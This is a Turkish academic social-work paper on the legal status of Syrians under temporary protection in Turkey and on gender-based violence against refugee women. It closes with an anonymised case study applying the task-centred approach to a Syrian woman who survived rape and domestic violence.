Bilinen ilk tarihlerden bu yana insanlar, verimli topraklar için, savaşlardan kaçmak için, daha iyi yaşam koşulları için buldukları konumları, yaşam alanlarını, terk ederek yeni yaşam alanları arayışına girmiş ve göç etmiştir. Avrupa coğrafyasında yaşanan 30 yıl savaşları, dünya savaşları, ulusçuluk sonrası mübadeleler, özgür ve eşit yaşam standardı arayışı zorunlu kitlesel ve bireysel göçler ile sonuçlanmıştır [1]. Savaşlar, kuraklık, etnik farklılıklar günümüzde hala zorunlu göçün, bireylerin yerinden edilmesinin sebepleri arasındadır. Birleşmiş Milletler Mülteciler Yüksek Komiserliği (*United Nations High Commissioner for Refugees*) 2020 yıl ortası raporlarına [13] göre; “dünya üzerinde son beş yılda, yeni ya da eski en az 15 çatışmanın olduğu, çatışmalar, afetler vb. toplumsal olaylar sonucunda dünya çapında sayıları toplamda 80 milyonu aşan yerinden edilmiş kişi olduğu” ön görülmüştür.

Anadolu hem coğrafi hem de sosyo-politik konumu itibariyle çağlar boyunca medeniyetlerin geçtiği, konakladığı önemli güzergâhlardan biri olmuştur [14]. Bugünün Türkiye’si aynı sosyo

ekonomik koşulları yine taşımaktadır. Türkiye çevre ülkelerinde yaşanan iç savaşlar, açlık, kötü yaşam koşulları, tehdit altında olma gibi birçok sebeple hala göç almaktadır. Doğrudan göç almanın yanı sıra, Türkiye coğrafi konumu sebebiyle Ortadoğu ve Asya ülkelerinin gelişmiş Avrupa ülkelerine geçişi için transit ülke niteliği de taşımaktadır [9].

2011 Suriye iç savaşı sonrası Türkiye transit ve hedef ülke olarak, komşu ülke Suriye'den akınlar halinde gelen göç dalgası ile karşı karşıya kalmıştır [2]. Türkiye'de son yıllarda önemi yadsınamaz teorik ve pratik birçok araştırmanın odağında olan Suriyeli bireylere yönelik birçok çalışma yürütülmüştür. Yapılan bu çalışma, 2011 yılı Suriye iç savaşı sonrası Türkiye'ye sığınan **geçici koruma** altındaki bir vakaya ilişkin değerlendirmeleri içermektedir. Geçici korumaya ilişkin bilgiler ilerleyen başlıklarda detaylandırılacaktır.

Zorunlu göçte, bireyler içinde buldukları yaşam alanlarını kendi istekleri olmaksızın bırakıp başka topraklara gitmektedir. Zorunlu göç eden bireylerin, sosyo-kültürel anlamda yaşadıkları sorunlar; gönüllü bir şekilde daha iyi yaşam standardına erişmek isteyenlerin hareketliliğinden daha büyük sorunlar doğurmaktadır. Gönüllü göç eden kişiler bir şekilde ortak gayeyi hedefleyenlerin ön hazırlığı ile hem uyum sürecini hem de geçiş sürecini daha hızlı ve güvenli bir şekilde yapabilmektedir [15]. Bu durum zorunlu göç eden, risk altındaki kişilerin yeni dezavantajlılık ve uyum süreci sorunlarını katlamaktadır. Zorunlu göç, bireylerin, grupların kendi inisiyatifleri dışında itici diğer etmenler ile yaptığı yer değişikliğidir. Bu yer değişikliği, küreselleşen dünya ile yeni tanımlar, farklı müdahaleler, değişimler ve çok çeşitli sorunları doğurmuştur.

2.3.Suriye İç Savaşı Sonrası Türkiye'ye Sığınan Suriyelilere İlişkin Yasal Statü Ve Mevzuatlar

2011 yılı Suriye iç savaşı sonrası, Suriyeli bireyler başta komşu ülkeler olmak üzere dünyanın her noktasına sınırları ve sınırlılıkları aşan göç dalgaları ile sığınmışlardır [16]. Yeni bir göç dalgasının aktörü olan Suriyeli bireyler, başta komşuları Ürdün, Lübnan ve Türkiye olmak üzere birçok ülkeye sığınmıştır [2]. Türkiye'nin en uzun kara sınırına sahip olduğu ülke Suriye'dir. Bunun sonucunda Suriye'den kaçan savaş mağduru kişiler öncelikle Türkiye'ye sığınmıştır. Bilemiş Milletler Mülteciler Yüksek Komiserliği 2020 yıl ortası verilerine [13] göre Türkiye 3.6 milyon kişi ile dünyada en fazla yerinden edilmiş kişiye ve sahipliği yapan ülke konumdadır. Aynı verilere göre dünyada yerinden edilmiş Suriyeli sayısı 6.6 milyon dolaylarında olduğu belirtilmektedir. Göç İdaresi Genel Müdürlüğü [3] 6 Ocak 2021 güncel verilerine göre; Türkiye'de toplam 3.643.769 kayıtlı geçici koruma sahibi Suriyeli bireyin yaşadığı belirtilmektedir.

Acil akınlar halinde Türkiye'ye sığınan kişiler, Türkiye'nin de taraf olduğu Cenevre Sözleşmesi olarak bilinen Mültecilerin Hukuki Statüsüne İlişkin Sözleşmesinin [17] tanımladığı mülteci statüsüne uysa da, Türkiye'nin taraf ülke olarak koyduğu coğrafi konum şerhi sebebiyle mülteci statüsünde

sayılmamaktadır. Sayının fazla olması güncel akının hala sürüyor olması gibi sebeplerle Suriyeli kişiler Geçici Koruma prosedürleri ile kayıt altına alınarak hizmetlerden faydalanmaktadır [18]. Türkiye’de yaşayan tüm yabancılar 6458 sayılı Yabancılar Ve Uluslararası Koruma Kanunu kapsamında hak ve ödevlerini yerine getirirken, Türkiye’nin anayasal bütün kanunlarına da tabidir.

2.3.1. 6458 sayılı Yabancılar ve Uluslararası Koruma Kanunu


Türkiye, uluslararası sözleşmelere taraf olan Yabancılar ve Uluslararası Koruma Kanunu’nun (YUKK) [19] 11 Nisan 2013 tarihli resmi gazetede yayınlanması ile Türkiye’de bulunan yabancılara yönelik doğrudan sınırlılıklar, çerçeveler, hak ve hizmetlerin çerçevesinin çizildiği hukuki metin niteliği taşımaktadır [20]. Kanun, Türkiye’de bulunan yabancıların statülerine ilişkin tanımlamalara, uygulama sınırlılıkları ve yasal düzenlemeleri içermektedir. 2013 yılında yürürlüğe giren bu kanun acil akınlar şeklinde ülkeye göç eden milyonların Türkiye’ye sığınması ile bir ihtiyaç olarak ortaya çıkmıştır[20].

Kanun uluslararası sözleşmeler ışığında hazırlanmış olup, yönetmelik ve mevzuatlara da yol gösterici niteliktedir. Türkiye’de yaşayan Suriyelilere dair önceki bölümlerde verilen statüye değinilip geçici koruma kavramından bahsedilmiştir. Yabancılar ve Uluslararası Koruma Kanunu [19] dördüncü bölüm madde 91’de geçici korumaya ilişkin “*Ülkesinden ayrılmaya zorlanmış, ayrıldığı ülkeye geri dönemeyen, acil ve geçici koruma bulmak amacıyla kitlesel olarak sınırlarımıza gelen veya sınırlarımızı geçen yabancılara geçici koruma sağlanabilir.*” şeklinde bir tanımlamaya yer verilmiştir. 2011 yılı Suriye iç savaşı sonrası Türkiye’ye sığınan Suriyeli bireyler geçici koruma prosedürleri kapsamında koruma altına alınarak ilgili yönetmelik bağlamında hukuki ve sosyal düzenlemeler ile kayda tabi tutulmuştur

2.3.2. Geçici Koruma Yönetmeliği

Aşağıdaki grafikte de görüldüğü üzere Türkiye’ye sığınan Suriyeli savaş mağduru bireylerinin sayısının yıllar içinde milyonları aşması ile yeni bir yasal düzenleme ihtiyacı doğmuştur. Doğrudan Türkiye sınırları içinde geçici koruma prosedürleri kapsamında yaşamını idame ettiren bireylere yönelik bir yasal düzenleme yapılmıştır

YILLARA GÖRE GEÇİCİ KORUMA KAPSAMINDAKİ SURIYELİLER



Grafik 1. Yıllara Göre Geçici Koruma Kapsamındaki Suriyeli Bireylerin Sayısı

(Göç İdaresi Genel Müdürlüğü, Geçici Koruma İstatistiği,2021, Erişim T.: 20/01/2021)

Geçici Koruma Yönetmeliği [21], 4 Nisan 2013 tarihinde resmi gazetede yayınlanarak yürürlüğe giren 6458 sayılı YUKK'ya dayandırılarak, 20 Ekim 2014 yılında yürürlüğe girmiştir. Mevzuata göre “geçici koruma, işlemlerinin usul ve esasları ile bu kişilerin Türkiye’ye kabulü, Türkiye’de kalışı, hak ve yükümlülükleri, Türkiye’den çıkışlarında yapılacak işlemleri, kitlesel hareketlere karşı alınacak tedbirleri ve ulusal ve uluslararası kuruluşlar arasındaki işbirliğiyle ilgili hususları düzenlenmesi” hususlarında yasal düzenlemeleri çerçevelemek maksadıyla yapılan geçici korumaya ilişkin özel bir yönetmeliktir.

Dünya’da en fazla Suriyeli mülteciye ev sahipliği yapan Türkiye’de bugün sayıları yaklaşık 3.6 milyonu bulan Suriyeli yerinden edilmiş savaş mağduru bireyin yaşadığı bilinmektedir [13]. Türkiye’yi birçok açıdan savaş mağduru Suriyeli kişilerin statü, kayıt altına alınma, yasal süreçleri gibi konularda yasalara ve mevzuatlara dayanan bir hizmet sunumu ve müdahale şekli benimsemektedir [22].

2.4.Göç Sürecinde Kadının Maruz Kaldığı Toplumsal Cinsiyete Dayalı Şiddet

İngilizce literatürde, cinsiyet (sex) ve toplumsal cinsiyet (gender) kavramları, bireylerin sahip olduğu biyolojik kimlik ve toplumun biyolojik kimlik üzerinden addettiği toplumsal rolleri birbirinden ayıran terminolojiden söz ederek, bireylerin sahip olduğu toplumsal cinsiyet rollerini açıklamak mümkündür [23]. Bilinen en eski tarihten günümüze kadar kadın, cinsiyeti üzerinden güçsüz, yetersiz

ve kısıtlı rolleri yerine getirebilen canlı olarak görülmekle birlikte kadınlar hala birçok konuda cinsiyete dayalı ayrımcılığa, yoğun şiddete maruz kalmaktadır [24].

Türkiye’de yaşamını idame ettiren savaş mağduru Suriyeli geçici koruma statüsüne sahip bireylerin 1.678.513’ünü kadın ve kız çocukları oluşturmaktadır [3]. Bu veriler ışığında yerinden edilen, savaştan kaçmak zorunda kalan bu kişilerin yaşadığı toplumsal, bireysel ve hane sorunlarının erkeklere oranla daha yüksek ve oldukça çeşitli olduğu bilinmektedir [25].

Kadın ve kız çocukları göç sürecinde birçok sorunla karşı karşıya kalmakta olup bu sorunların en önemlisi güvenlik ihtiyacıdır. Birleşmiş Milletler Mülteciler Komiserliği Türkiye Temsilciliği [25], kadın ve kız çocuklarının “*cinsel ve fiziksel istismara, sömürüye ve mal ve hizmetlerin dağıtımında ayrımcılığa karşı korunmaları gerektiğini*” ifade ederek; bu doğrultuda kadın ve kız çocuklarının “*menşei ülkede, geçiş sürecinde, transit ülkede ve hedef ülkede değişik boyutlar ve gruplarca cinsel saldırı, tecavüz, ihmal ve istismarına sebep olarak sorunlarla karşılaşabildiği*” belirtilmektedir. Kadınlar savaş bölgelerinde ve savaş bölgelerinden kaçarken koruma ihtiyaçlarına erişmede güçlük çekmesi kadınların tecavüz mağduru olması ile sonuçlanabilmektedir.

Savaş tecavüzü mağduru kadınlar, yaşadıkları tecavüzün sadece fiziki zararlarına maruz kalmaz özellikle psikososyal iyilik hallerini tahrip sonuçlarla mücadele etmek durumunda kalmaktadırlar [26]. Savaşın başlı başına kendisi bireyler üzerinde derinlikli travmalara sebebiyet vermesi yanı sıra savaş sürecinde bir sorunla yüz yüze kalan kadın ve kız çocukları için birçok psikososyal sorundan söz etmek mümkündür [27]. Yerinden edilen mülteci kadınların ihtiyaçlarının çeşitli olduğu ancak öne çıkan temanın koruma ihtiyacı olduğu raporlara yansımaktadır [28]. Kadınlarla Dayanışma Vakfı (KADAV) [4] mülteci kadınların yaşadığı sorunları sınıflandırırken, ayrımcılık ve şiddetle mücadele konusunda mikro, mezzo ve makro düzeylerde müdahale ve önleme önerilerinden söz eder ve cinsiyete dayalı şiddete karşı politikaların gerekliliğini vurgulamaktadır.

3.BİR SOSYAL HİZMET MÜDAHALESİ OLARAK GÖREV ODAKLI YAKLAŞIM

Sosyal hizmet, insana dair olan diğer tüm disiplinler gibi tek bir kavramsal çerçeve içine alınmayacak, geniş süregelen bir disiplindir. Sosyal hizmetin akademik literatürde disiplin olarak ele alınması görece yakın bir tarihe dayanmaktadır[14]. Sosyal Hizmetin tanımlanması, amacı, yöntemi ve değerleri hakkında oluşturulabilecek genel tanımlama Uluslararası Sosyal Hizmet Okulları Birliği (IASSW) [29] tarafından “*Sosyal hizmet, uygulamaya dayalı olarak sosyal değişimi ve gelişmeyi, sosyal uyumu, bireylerin güçlendirilmesini ve özgürleşmesini destekleyen akademik bir disiplindir. Sosyal hizmet disiplini ana hatları; sosyal adalet ilkeleri, insan hakları, kolektif sorumluluk ve çeşitliliklere saygı gibi sosyolojik gerekler çerçevesindedir. Desteğini sosyal hizmet teorileri, sosyal bilimler, beşeri bilimler ve diğer yerel bilgiler ışığında oluşturan sosyal hizmet, insanlar ve sosyal yapılar ile çalışırken, salt iyilik halleri ve refah düzeylerini geliştirmeyi; yaşam zorlukları ile baş etmeyi hedef almaktadır*” şeklinde yapılmıştır. Sosyal Hizmet, tanımdan da anlaşılacağı üzere uygulamaya dayalı bir meslek ve

bilim alanıdır. Sosyal Hizmet, farklı boyutlarda bireyler, aileler, gruplar ve toplumlara yönelik, sosyal iyilik halini iyileştirmeye yönelik, danışmanlık, politika yürütücü, hizmetlere erişim sağlama gibi çeşitli müdahaleler içeren hizmetler bütünüdür [30].

Sosyal hizmetin bir meslek ve disiplin olarak icra edilmesinde bilgi, beceri ve değerlerine vurgu yapılmaktadır [6]. Uygulamaya yönelik bir disiplin olan sosyal hizmet disiplinleri arasında yönü ile müdahalelerde bulunmaktadır. Sosyal hizmet kuramları, sosyal çalışmacıların, yararlanıcı¹lara uyguladığı müdahalelerde, faydalandığı bakış açısına yön veren pratiklerin bütünüdür [5]. Sosyal hizmet kuramlarından önce kuramın kavramsal yönüne vurgu yapmak önem arz etmektedir. Kuramın ve yahut yaklaşımın mesleki değerinin anlaşılması öncelikle kavramsal analizlerin yapılması ile mümkündür. Kuram, bir ideanın her bilimsel düzlemde varlığının sistematik testlerle deneyerek gözlemlendiği, sonuçlarının kanıtlanabilirliğinin olduğu nedensellik bağlamında anlaşılmasına ihtiyaç duyan her noktayı açıklamayı hedefleyen, değişken ilişkili ve gelişimsel önermelerdir [31]. Bu bağlamda Görev Odaklı/Merkezli Yaklaşımı sosyal hizmet disiplini içinde incelerken; dinamiği olan deneymiş uygulamaya açık bir müdahale yöntemi olduğu ifade edilebilir.

Görev Odaklı Yaklaşım, diğer sosyal hizmet kuram ve yöntemlerine görece yakın bir tarihe sahiptir. Sosyal hizmetin odağında olan bireyler, gruplar ve ailelere yönelik kullanılacak bu yaklaşım, 1972 yılında Amerika'da Reid ve Epstein tarafından kavramsallaştırılarak disiplin içinde yer almıştır [32]. Sosyal hizmet müdahaleleri birçok bilimden yararlandığı gibi kendi içerisinde yer alan kuram ve yaklaşımları da bir arada kullanarak uygulama alanlarında yararlanıcıya yönelik hizmet sunmaktadır. Görev odaklı yaklaşım uygulaması sürecinde sosyal hizmetin temel yaklaşımlarından sistem kuramından beslenmektedir [6]. Görev odaklı yaklaşım, sosyal hizmet uygulamalarında mikro, mezo ve makro düzeylerde kullanılan kısa süreli, doğrudan soruna yönelik çalışan, problem çözme odaklı bir yaklaşımdır [32]. Görev odaklı yaklaşım doğrudan yararlanıcının sorunları üzerinden, bu sorunlara yönelik süre sınırlılığı içinde yapılan uygulamadır [33].

Barbra Teater [5], görev odaklı yaklaşımları ele alırken, görev odaklı yaklaşımların değerleri ve ilkelerini sınıflandırarak yaklaşımın daha anlaşılır olmasını sağlamıştır. Aşağıda yer alan değerler ve ilkeler uygulama sürecinde sosyal hizmet uzmanının yararlanıcıya yönelik sağladığı hizmette referans niteliğindedir.

Değerler

a-Ortaklık ve güçlendirmeye inanmak; Sosyal hizmet mesleği müdahalelerinde yararlanıcı ile işbirliği içinde hareket etmeyi hedefler, kişinin gelişimi için kaynakları kullanarak müdahale yöntemi geliştiren sosyal çalışmacı uygulamada karar alırken ortak hareket etmeye önem verir. Görev odaklı

¹ Yararlanıcı: Sosyal hizmet literatüründe yer alan “müracaatçı” kavramına alternatif bir söylem olarak kullanılmıştır.

yaklaşım, yararlanıcının ifade ettiği sorunlara yine yararlanıcıların hedeflediği gelişim ile müdahale ederken maksimum işbirliğini hedefler

b-Müracaatçıların kendi sorunlarına ilişkin en önemli otorite olduklarına dair inanç; Yararlanıcının kendi tanımladığı sorunlarda, ana aktörün kendisi olduğuna inanılır ve o şekilde hizmet verilir.

c-Kişilerin eksikliklerini analiz etme yerine güçlü yönlerini öne çıkarmak; Yararlanıcının eksik yönlerinden ziyade güçlü yönleri vurgulanarak, yararlanıcının sahip olduğu kaynaklar ve güçler kabul edilir. Bu sayede yararlanıcının güçlü yanları ve benlik duygusu pekiştirilir.

d-iyileştirme yerine yardım sunma; Yararlanıcının kendi tanımladığı sorunları çözmede sosyal çalışmacı bir gözlemci olarak tüm süreçlerde hazır bulunur, yararlanıcıların doğrudan tedavi edilmesini sağlamaz.

İlkeler

a-Yararlanıcının tanımladığı sorunlara odaklanma

b-Görevlere odaklanma

c-Bütünleştirici tutum

d-Planlanmış kısalık

e-İşbirliği ilişkisi

f-Ampirik yönelim

g-Sistemler ve bağlantılar

i-Yapı (görev odaklı yaklaşımın müdahale aşamaları)

Aşağıda yer ala görev odaklı yaklaşımın planlı müdahale aşamaları sıralandığı şekilde uygulanmaktadır.

I. Başlangıç aşaması (1. - 2. Oturum)

1. Havale/başvuru nedeninin tartışılması
2. Müracaatçının dile getirdiği hedef problem ve bağlamın incelenmesi
3. Hizmet sözleşmesi yapılması, ele alınacak sorun ve hedeflerin belirlenmesi, süreye ilişkin sınırlılıkta anlaşma sağlanması
4. Dışsal görevlerin belirlenmesi ve uygulama planının yapılması.

II. Orta Dönem (Her oturum aşağıdaki formatı kapsamaktadır)

1. Problem ve görevlerin gözden geçirilmesi
2. Var olan engellerin belirlenmesi ve ortadan kaldırılması
3. Probleme odaklanma
4. Oturum içi görevler
5. Dışsal görevleri planlama:
 - o Görev olasılıklarının ortaya konması
 - o Motivasyonu sağlama
 - o Görevlerin uygulanışını planlama
 - o Olası engellerin tanımlanması ve çözümlenmesi
 - o Uygulama, rol oynama
 - o Görev konusunda uzlaşma
 - o Görev planını özetleme
6. Görevlerin uygulanması (oturumlar arasında)

III. Sonlandırma

1. Hedef problemlerin gözden geçirilmesi ve problem durumunun ortaya konması
2. Müracaatçı tarafından kullanılan başarılı problem çözme stratejilerinin belirlenmesi
3. Diğer problemler için neler yapılabileceğinin tartışılması, ikinci adımda belirlenen stratejilerin kullanımının sağlanması ve müdahale sürecinin tamamlanması

Şekil 1. Görev Odaklı Uygulamanın Aşamaları [33]

4.GÖREV ODAKLI YAKLAŞIM BAĞLAMINDA SOSYAL HİZMET MÜDAHALESİ / VAKA ÖRNEĞİ

E.A. 1980 yılında Suriye Arap Cumhuriyeti'nde dünyaya gelmiştir. Yararlanıcı E.A (1980), Suriye iç savaşı öncesinde ülkesinde ailesi ile birlikte herhangi bir sorun yaşamadan hayatını idame etmiştir. E.A ilk defa yaklaşık 8 ay önce Türkiye'ye Suriye/Reyhanlı sınırını geçmeye çalışarak ülkeye giriş yapmıştır. E.A. ikinci evliliği olan eşi M.T. (1989) ile birlikte A****'da bir çiftçinin kendilerine verdiği evde tarım işçiliği yapma karşılığında yaşamaktadır. E.A'nın düzenli geliri ve Geçici Koruma Kaydı bulunmamaktadır.

E.A. eski ancak temiz ve özenli kıyafetleri olan, kendini Arapça konuşarak akıcı ve anlaşılır ifade edebilen orta yaşlarında bir bireydir. Yararlanıcı E.A, yaptığı ilk başvurusunda 3. Ülke yerleştirmesi talebi olduğunu aktararak hizmet talebinde bulunmuştur. E.A, ilk görüşmede başka bir ülkeye gitmek isteme nedenini aktarırken diğer risk ve hassasiyetleri açığa çıkmıştır.

E.A, Suriye'den Türkiye'ye ilk geldiği zaman; yanında bulunan 4 kadın ile birlikte kamufajlı silahlı 15 kişi tarafından alıkonularak 3 kulübe olan bir yerde bir hafta boyunca tecavüze uğradığını ifade etmiştir. Yararlanıcı E.A. bir haftalık sürenin ardından bu kişilerin onları serbest bıraktığını, gözler bağlı şekilde ana yola yakın bir alana bıraktıklarını, daha sonra bu yerin Reyhanlı olduğunu anladığını, bu kişilerin kendilerini *TV'ye çıkarlarsa ya da birilerine anlatırlarsa kendilerine daha fazla zarar vereceğini* söyleyerek tehdit ettiklerini ifade etmiştir. Reyhanlı'dan İstanbul'a geçtiğini, İstanbul'da bulunan İl Göç İdaresi Müdürlüğü(İGİM)'ne giderek Suriye'ye geri dönmek istediğini söylemiş, bunun üstüne parmak izi alınarak gönüllü geri dönüş kapsamına alınarak, Suriye sınırına götürüldüğünü, oradan memleketi Hama'ya gidip, eski eş ve çocuklarının yaşadığı Lübnan'a geçtiğini beyan etmiştir. Lübnan Adli Tıp Kurumundan Adli Tıp Uzmanı tarafından imzalanarak kişinin tecavüz bulgularına rastlandığına dair belge düzenlendiğini (belge görüşme sırasında tarafımıza verilmiştir (tercümanlarımız tercümesini yapmıştır)) 2 ay kadar Lübnan (Beyrut)'da kaldığını X kurum tarafından kendisine mali ve psikolojik destek sağlandığını, tecavüz sonrası hamile olduğunu, kürtaj (Lübnan'da maliyeti yüksek müdahale X kurumun desteği ile sağlanmıştır) olduğunu beyan etmiştir. Yararlanıcı daha sonra imam nikahlı eşi M.T'nin yanına Türkiye'ye kendisini çağırdığını ve Lübnan'da tedavinin paralı olması sebebiyle tekrar Türkiye'ye gelmeye çalıştığını ifade etmiştir. Bu defa tekrar Hatay üzerinden Türkiye'ye giriş yapıp doğrudan İzmir'e partnerinin yanına gelmiştir. Süreç içerisinde partnerinin kendisine defalarca neler olduğunu sorduğunu, bir gün adli tıp kurumu raporunu evde bulduğunu, yararlanıcı E.A. tekrar sorular sorunca partnerine olanları anlattığını, sonrasında sistematik şekilde partneri tarafından fiziksel psikolojik ve cinsel şiddete maruz kaldığını aktarmıştır.

Yararlanıcı ile yapılan ön görüşmede yararlanıcının demografik bilgileri, yaşam öyküsü alınarak sosyal hizmet müdahale aşamalarından ön görüşmenin [30] gerekleri yerine getirilmiştir. Vaka, Reid ve Epstein'in [33] görev odaklı yaklaşım aşamaları referans alınarak tahlil edilmiştir.

I. Başlangıç aşaması (1-3 seans)

1. Yararlanıcı ilk görüşme esnasında başvuru sebebinin 3. Ülke yerleştirmesi olduğunu aktarmıştır.

2. Yararlanıcının öncelikle ortaya koyduğu sorunlar;

- Türkiye’de mevcut kötü sosyal koşullar.
- Şartlarının (sosyo-ekonomik) iyi olmaması sebebiyle aile birleşimi için gerekli olan adımları atamaması.
- Özde yararlanıcın aktarmadığı ilk görüşme esnasında ana başvuru sebebini gerekçelendirirken kendisinin aktarmış olduğu bilgiler ışığında;
 - Sistematik maruz kaldığı cinsiyete dayalı şiddet açığa çıkması sonucu yararlanıcının tanımladığı problemler arasında yer alması,
 - Yasal dokümantasyona sahip olmaması ve bunun sonucunda temel hizmetlere erişimde güçlük yaşaması,
 - Sağlık hizmetlerine erişimde güçlük yaşaması,
 - Can güvenliği riskinin ortaya çıkması vb. sorunlar yararlanıcı tarafından ilk görüşme esnasında açığa çıkararak tanımlanmıştır.
- Ekonomik sorunlar, temel ihtiyaçlara erişim güçlüğü şeklinde sıralanabilir.

3. *Çoğu kurum sınırlılıkları kapsamında Kişisel Verilerin Korunması Kanunu (KVKK) uyarınca rıza niteliği taşıyan yararlanıcıya yönelik bir takım sözleşme/formlar imzalatmaktadır. Bunun yanı sıra görev odaklı yaklaşımın doğasında olan hizmetin zaman sınırlılığı boyutu ile ilgili yararlanıcı bilgilendirilmiş olup, seans aralıkları ve müdahale planı konusunda hizmet sözleşmesi(sözlü) yapılmıştır. Yararlanıcının aktardığı sorular tanımlanmış; ana hedef üstüne görüş birliği oluşturulmuştur. Yararlanıcıyla mutabık kalınarak içinde bulunduğu risk göz önünde tutularak 6 seanslık bir müdahale planlanmıştır.*

4. *Bu aşamada kurumsal sınırlılık ve yapabilirlik bağlamında yararlanıcının, meslek elemanının vb. paydaşların işleyiş içinde sorumluluk alanları belirlenmiştir. Komplike bir vaka olması çoklu dezavantaja sahip olunması sebebiyle vakaya psikolog, sağlık eğitmeni ve süpervizyon desteği alınarak müdahale edilmiştir.*

II. Orta Dönem

1. *Problem ve görevlerin gözden geçirilmesi: Bu vaka özelinde sorun bir değil birden fazla birbiriyle ilişkili olan şeyler bütünüdür. Maruz kaldığı ev içi şiddet, daha önceki yaşam öyküsünde bulunan işkence ve tecavüz sonrası yaşadığı psikolojik, tıbbi, sosyal sorunlar daha önce kapsamlı bir müdahale görmediği için aşılammış büyük engeller olarak yararlanıcının hayatında varlığını sürdürmektedir.*

Bunun yanı sıra Geçici Koruma (GK) kaydı alındıktan sonra GGD(Gönüllü Geri Dönüş) işlemleri ile kazanmış olduğu GK statüsünü kaybetmesi ile birlikte Türkiye’de herhangi bir hizmetten yararlanamıyor oluşu odak sorunlar olarak tanımlanmıştır.

2. Var olan engellerin belirlenmesi ve ortadan kaldırılması;

- Bu engellerin ilki yasal dokümantasyona sahip olmadığı için herhangi bir statüsünün olmayışı
 - Yararlanıcı GK kaydının yapılması yasal dokümantasyona erişebilmesi adına yetkili kuruluş olan İl Göç İdaresi Müdürlüğü’ne (İGİM) yönlendirilmesi ve yapılan bu yönlendirmede yararlanıcının hassasiyeti göz önünde bulundurularak yararlanıcıya İGİM sürecinde eşlik edilmesi
- Ev içi şiddet:
 - 183 bildiri yapılması,
 - Şikâyet mekanizmalarına avukat desteği ile yönlendirilmesi
 - Herhangi bir koruma tedbiri uygulanmadığı için kurum sınırlılıkları çerçevesinde ivedi olarak güvenli alanın sağlanması (Konaklama Desteği/Barınma sunulmuştur.)

3. Probleme odaklanma:

Ana problem yararlanıcının yıllarca maruz kaldığı kötü yaşam koşulları ve maruz kaldığı cinsiyete dayalı şiddettir. Bu problemde odak self determinasyon ile güçlenmesini sağlamak, refah düzeyini artırarak güçlendirmek şeklinde sıralanabilir.

4. Oturum içi görevler:

- Yararlanıcıya, kendi can güvenliği ve kurumun karşı karşıya kalacağı risklere yönelik tedbir amaçlı şiddet faili erkek ile adres ve müdahale planının, uygulanması muhtemel aşamaların paylaşılması gibi temel düzey görevler verilmiştir. Karşılıklı güven ilişkisinin zedelenmemesi için gerekli davranışın benimsenmesi noktası dikkate alınmıştır.
- Kurum psikoloğu, her seans sonrasında ya da esnasında yararlanıcı ile görüşme gerçekleştirmiştir.
- Kurum avukatı, yasal olarak gerekli olan şikâyet, yasal temsilde sınırlılığı olan dilekçe gibi konularda destek sağlamıştır.
- Tercüman, ilk görüşmeden itibaren görüşmelere eşlik etmiştir. Anlık çeviri ve belgelerin çevrilmesi konularında destek sağlamıştır.

- Sağlık eğitmeni, sahip olduğu sınırlılıklar çerçevesinde yararlanıcının ihtiyacı olan medikal araçlar, tıbbi müdahaleler konusunda yönlendirilmesi ve danışmanlık verilmesi konusunda destek sağlamıştır.
- Süpervizyon, ekip lideri ve koruma program yöneticilerinden kurum sınırlılıkları başta olmak üzere birçok konuda destek alınmıştır.
- Meslek elemanı, mesleki etik ilke ve değerleri bağlamında bilgi, beceri ve değer üçgeninden sapmadan sahip olduğu birçok rol ve yeteneği sergilemektedir.

5. Dışsal görevleri planlama:

Olası riskler karşı karşıya kalınabilecek her problem değerlendirilerek, çözüm yolları müdahale eylemleri planlanmıştır. Yararlanıcı seansların sıklığı içinde bulunduğu kaotik süreçten bunalıp sık sık görüşmeleri kesmek istediğini aktardığı durumlarda kendisi müdahalenin her aşamasına dahil edilerek motivasyonu konusunda destek sağlanmıştır. Paydaşların bazı otumlardan sonra kendilerini kötü hissettikleri görülmüştür. Motivasyon sağlanması ve doğru müdahale için süreç içinde personel psikolojik destek ekibiyle ayrıca görüşmeler yapılmıştır. Kişiler ve durumlar içinde, verilen her görev uygulanarak doğrudan takip ve seansların sıklığı ile görüşmeler sonlanmıştır.

III. Sonlandırma

1. Çoğu problem saptandığı duruma göre ya ilerleme kaydedilerek çözülmüş ya da tamamen ortadan kaldırılmıştır. Hedefler sıralı bir şekilde aşılmıştır.

- Geçici Koruma kimliği alınarak hizmetlere erişimi sağlanmıştır.
- Güvenli alan sağlanmıştır.
- Düzenli psikiyatri tedavisi başlamıştır.
- Sağlık hizmetlerine erişmeye başlamıştır.
- İşkenceye ilişkin kamu davası açılmıştır.
- Yararlanıcı, farklı isim ve kimlik bilgileri ile Türkiye içinde yeniden yerleştirilmiştir.
- Sevk edildiği ilde bulunan STK'lar ile iş birliği içinde sonlandırma müdahale aşaması yürütülerek iş devri yapılmıştır.

2. Yararlanıcı, süreç içinde problemleriyle baş etmede oldukça istekli ve çözüm odaklı davranış benimseyerek müdahale seanslarında kolaylık sağlamıştır.

3. Diğer problemler için neler yapılabileceğinin tartışılması, ikinci adımda belirlenen stratejilerin kullanımının sağlanması ile müdahale süreci tamamlanmıştır.

5.SONUÇ

Savaşlar, ardında acı tablolar bırakan toplumsal infiallerin ana aktörüdür. İnsanlığı her çağda her anlamda etkileyen savaşlar, sonucunda göçlere sebep olmaktadır. Bu göçler, gönüllü göçler şeklinde cereyan etmediği gibi bireylerin can güvenliği kaygısı olarak ya da yerinden edildiği için kitlesel hareketlilikler şeklinde deneyimlenmektedir.. Türkiye coğrafi konumu ve sosyokültürel yapısı ile asırlardır çeşitli göçlerin hedefi olurken aynı zamanda göç yolunda transit ülke olma niteliğini de yüklenmiştir.

Zorunlu göçler ile güvenlik, barınma, temiz su, yiyeceğe erişme, şiddete maruz kalma vb. çok çeşitli sorunlar ortaya çıkmaktadır. Dünya genelinde çeşitli bölgelerde yaşanan bu zorunlu göçlerde kadın ve kız çocuklarının cinsiyete dayalı yaşadıkları dezavantajlılık, risk altında olma hassasiyetine taşınmaktadır. Kadın ve kız çocukları, çoğu zaman kaçış güzergâhlarında, menşei ülkelerinde ya da hedef ülkede cinsiyete dayalı şiddete, ihmale, istismara ve tecavüze maruz kalmaktadır. Yaşanan bu hadiseler bireylerin koruma ihtiyacını en yüksek düzeye çıkarmaktadır.

